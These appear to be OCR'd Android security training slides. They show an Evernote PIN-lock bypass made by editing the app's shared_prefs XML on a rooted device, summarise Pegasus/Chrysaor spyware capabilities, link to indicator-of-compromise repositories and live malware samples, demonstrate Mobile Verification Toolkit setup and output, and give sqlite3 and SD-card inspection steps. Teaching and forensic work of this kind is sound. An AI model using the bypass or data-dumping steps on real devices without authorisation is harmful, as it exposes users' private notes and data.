
securenote1


this is a secure note















Evernote Pinlock Bypass Bug

```
vbox86p:/data/data/com.evernote # ls
app_google_tagmanager app_textures app_webview cache code_cache databases files lib no_backup shared_prefs
vbox86p:/data/data/com.evernote # cd shared_prefs/
vbox86p:/data/data/com.evernote/shared_prefs # ls
168694796.pref.xml              CommEngineStateFile.xml          SystemUtils.pref.xml                      editor_manager.xml
168694796.xml                   EDAMUsage.xml                    TutorialCards.pref.xml                    en_split_testing_store.xml
168694796_PREF_SESSION_DATA.xml FirebaseRemoteConfigFile.xml     WebViewChromiumPrefs.xml                  evernote-ga-events.xml
168694796_cardscan_lib.pref.xml GATrackerTSDSharedPreferences.xml androidAutoBackup.xml                    evernote_jobs.xml
168694796_common_sync.pref.xml  MaestroPropsPreference.xml       app_version_code_1.xml                    hva_global.pref.xml
168694796_counts.pref.xml       OEMEngineClock.xml               china_network.xml                         iterable_notification_icon.xml
168694796_postit.xml            OEMEngineStateFile.xml           collect_prefs.xml                         media_processor_storage.xml
168694796_sync_state.pref.xml   PREF_FILE_CACHED.xml             com.evernote_preferences.xml              message_manager.pref.xml
168694796_ui_settings.pref.xml  PREF_TSD_PRODUCER.xml           com.google.android.gms.analytics.prefs.xml pin_timeout_settings.xml
168694796_upsell.pref.xml       PromoUtil.pref.xml               com.google.android.gms.appid.xml          split_testing_debug_prefs.xml
BITMAP_UTIL_PREF.xml            PromoUtilCache.pref.xml          com.google.android.gms.measurement.prefs.xml
CardPromoSaveStateFile.xml      REG_PREF.xml                     com.iterable.iterableapi.xml
```

```
vbox86p:/data/data/com.evernote/shared_prefs # cat com.evernote_preferences.xml | grep -i pin
    <boolean name="PIN_LOCK_FINGERPRINT_ENABLED" value="false" />
    <string name="PIN_SECRET">1614829998587</string>
    <string name="PIN_TIMEOUT">0</string>
    <string name="PIN">qyDfwyFUvPebWiQXEIhfE++JsMLUkz6nHygOUZ9sUow=&#10;    </string>
    <boolean name="PIN_ENABLED" value="true" />
vbox86p:/data/data/com.evernote/shared_prefs #
```

Evernote Pinlock Bypass Exploit

```
vbox86p:/data/data/com.evernote/shared_prefs # cat com.evernote_preferences.xml | grep -i pin
    <boolean name="PIN_LOCK_FINGERPRINT_ENABLED" value="false" />
    <string name="PIN_SECRET">16148299985 87</string>
    <string name="PIN_TIMEOUT">0</string>
    <string name="PIN">qyDfwyFUvPebWiQXEIhfE++JsMLUkz6nHygOUZ9sUow=&#10;    </string>
    <boolean name="PIN_ENABLED" value="false" />
vbox86p:/data/data/com.evernote/shared_prefs #
```



The Savior - Android Application Sandbox

- Good thing we have Android Application Sandbox
- It will keep us secure
- No application can read data from other application sandbox unless explicitly specified
- Process Isolation

But…

- Welcome Android Malware – Pegasus/Chrysaor
- Upon installation, the app uses known *framaroot exploits* to escalate privileges and break Android's application sandbox.
- If the targeted device is not vulnerable to these exploits, then the app attempts to use a superuser binary pre-positioned at /system/csk to elevate privileges.

Pegasus/Chrysaor

- After escalating privileges
  - Installing itself on the /system partition to persist across factory resets
  - Removing Samsung's system update app (com.sec.android.fotaclient) and disabling auto-updates to maintain persistence (sets Settings.System.SOFTWARE_UPDATE_AUTO_UPDATE to 0)
  - Deleting WAP push messages and changing WAP message settings, possibly for anti-forensic purpose
  - Starting content observers and the main task loop to receive remote commands and exfiltrate data

Pegasus/Chrysaor

- Data collection
  - Keylogging.
  - Answering phone calls and listening in on conversations without user awareness.
  - Taking screenshots of the user's screen.
  - Accessing and viewing the front and rear cameras.
  - Using the ContentObserver framework to gather any updates to apps such as SMS, calendar, contacts, and cell info, email, WhatsApp, Facebook, Twitter, Kakao, Viber, and Skype.
  - Collecting data on SMS settings, SMS messages, call logs, browser history, calendars, contacts, and emails.
  - Stealing messages from apps such as WhatsApp, Twitter, Facebook, Kakoa, Viber, and Skype by making /data/data world readable.

Pegasus/Chrysaor

- Good reads:
  - https://www.amnesty.org/en/latest/research/2021/07/forensic-methodology-report-how-to-catch-nso-groups-pegasus/
  - https://info.lookout.com/rs/051-ESQ-475/images/lookout-pegasus-android-technical-analysis.pdf
  - https://android-developers.googleblog.com/2017/04/an-investigation-of-chrysaor-malware-on.html
  - https://www.cyber.nj.gov/threat-profiles/android-malware-variants/chrysaor
  - https://framarootappdownload.net/framaroot-exploit-supported-devices/


Pegasus Indicators of Compromise

- Mobile Verification Toolkit - https://github.com/mvt-project/mvt

- NSO Group Pegasus Indicator of Compromise - https://github.com/AmnestyTech/investigations/tree/master/2021-07-18_nso

Pegasus Indicators of Compromise

- Malware Samples - https://github.com/jonathandata1/pegasus_spyware



Setting up MVT Docker

- `git clone https://github.com/mvt-project/mvt.git`
- `cd mvt`
- `sudo docker build -t mvt .`

- `docker run -it --privileged -v /dev/bus/usb:/dev/bus/usb mvt`

Looking up 14 packages... 100% 0:00:00

Koodous Packages Detections

Package name	File name	Trusted	Detected	Rating
com.ses.app.apkexport	/data/app/~~HOUNMcFpF1YTJPIbp8-DUg==/com.ses…	no	no	0
com.dns.fridaloader	/data/app/~~rbHjKls6g9N9Po1CjgH4Aw==/com.dns…	no	no	0
com.dns.platformchecker	/data/app/~~IU-HhyX2_0Z71qyzRPr7Ug==/com.dns…	n/a	n/a	n/a
com.tiagorlampert.rootchecker	/data/app/~~Iq6LMCTb_a9nznjLiB7WPw==/com.tia…	n/a	n/a	n/a
com.network.android	/data/app/~~fDu6Ej4YyZJrbPvhYxWx_w==/com.net…	no	yes	-15
org.billinghack	/data/app/~~o8u9x98bt9sUSKY5MgT6ug==/org.bil…	n/a	n/a	n/a
com.android.chrome	/data/app/~~VyYtDjOpq9Rhi87hX8RmWA==/com.and…	no	no	0
com.dns.androidcomponents	/data/app/~~romF1OUc_KgfoQLfnjfpdA==/com.dns…	n/a	n/a	n/a
ru.dzzzedui.qghkrsudu	/data/app/~~yta-rPe0wmUVUUO6kvXrDA==/ru.dzzz…	n/a	n/a	n/a
com.example.mainuser.ncscpin	/data/app/~~AOStzRLEvIQDPFizJG_rMg==/com.exa…	no	no	0
com.dns.broadcastreceivertest	/data/app/~~v6LunUDZaPApRi3Y0-5PVw==/com.dns…	n/a	n/a	n/a
com.savingnotes.app	/data/app/~~eSmb7gi-xuTIs_4FLo-kSw==/com.sav…	no	no	0
com.dns.buggynetwork	/data/app/~~GV8xciG2jfNAPaiHErScjQ==/com.dns…	n/a	n/a	n/a
com.esccardio.escpocketguidelines	/data/app/~~NuIwnUy0HzeP8jRhUgwueQ==/com.esc…	n/a	n/a	n/a

```
19:11:24 INFO     [mvt.android.modules.adb.packages] Extracted at total of 176 installed package names
         INFO     [mvt.android.modules.adb.logcat] Running module Logcat...
19:11:34 INFO     [mvt.android.modules.adb.logcat] Current logcat logs stored at op1/logcat.txt
         INFO     [mvt.android.modules.adb.logcat] Logcat logs prior to last reboot stored at op1/logcat_last.txt
         INFO     [mvt.android.modules.adb.logcat] The Logcat module does not support checking for indicators
         INFO     [mvt.android.modules.adb.root_binaries] Running module RootBinaries...
         WARNING  [mvt.android.modules.adb.root_binaries] Found root binary "su"
         WARNING  [mvt.android.modules.adb.root_binaries] Found root binary "busybox"
19:11:36 INFO     [mvt.android.modules.adb.root_binaries] The RootBinaries module does not support checking for
                  indicators
         INFO     [mvt.android.modules.adb.files] Running module Files...
19:11:37 INFO     [mvt.android.modules.adb.files] Found 52 files in primary Android data directories
         INFO     [mvt.android.modules.adb.files] Processing full file listing. This may take a while...
sk19:12:09 INFO     [mvt.android.modules.adb.files] Found 214178 total files
```

```
root@a06ca43225e6:/home/cases/op1# ls
dumpsys.txt                dumpsys_dbinfo.json     getprop.json     packages.json                settings.json
dumpsys_activities.json    dumpsys_receivers.json  logcat.txt       root_binaries_detected.json  timeline.csv
dumpsys_battery_daily.json files.json              logcat_last.txt  selinux_status.json
root@a06ca43225e6:/home/cases/op1#
```

Exploiting Local Storage
Android SQLite Database

- Description
  - SQLite is an open-source database that does not need to have a server
    - Provides robust persistent data storage
    - Native SQL database within the complete control of application
  - Examine these databases to look for sensitive data, such as user settings, application data
- Extension:
  - .sqlite
- File Location:
  - /data/data/<package-name>/databases/
- Tools
  - Windows/Mac – SQLite Browser (https://sqlitebrowser.org/)
  - Windows/Mac/Linux – SQLite Studio (https://sqlitestudio.pl/)


Exploiting Local Storage Android SQLite Database


- Using SQLite from the command line
  - `adb shell`
- Go to the application directory where the databases are located
- Run `sqlite3 <dbname.db>`
- To dump the schema:
  - `.schema`
- List databases
  - `.databases`
- List tables
  - `.tables`
- Dump a table
  - `.dump <tablename>`


Exploiting Local Storage
Android SD Card Data


- Description
  - Examine the files on the SD Card to look for sensitive data, such as user settings, application data
  - There are no file permissions on SD Card
  - Any application can read the contents of the SD Card
- Extension:
  - Multiple extensions
- File Location:
  - /sdcard/
- Tools
  - Use any file explorer to read SD card data

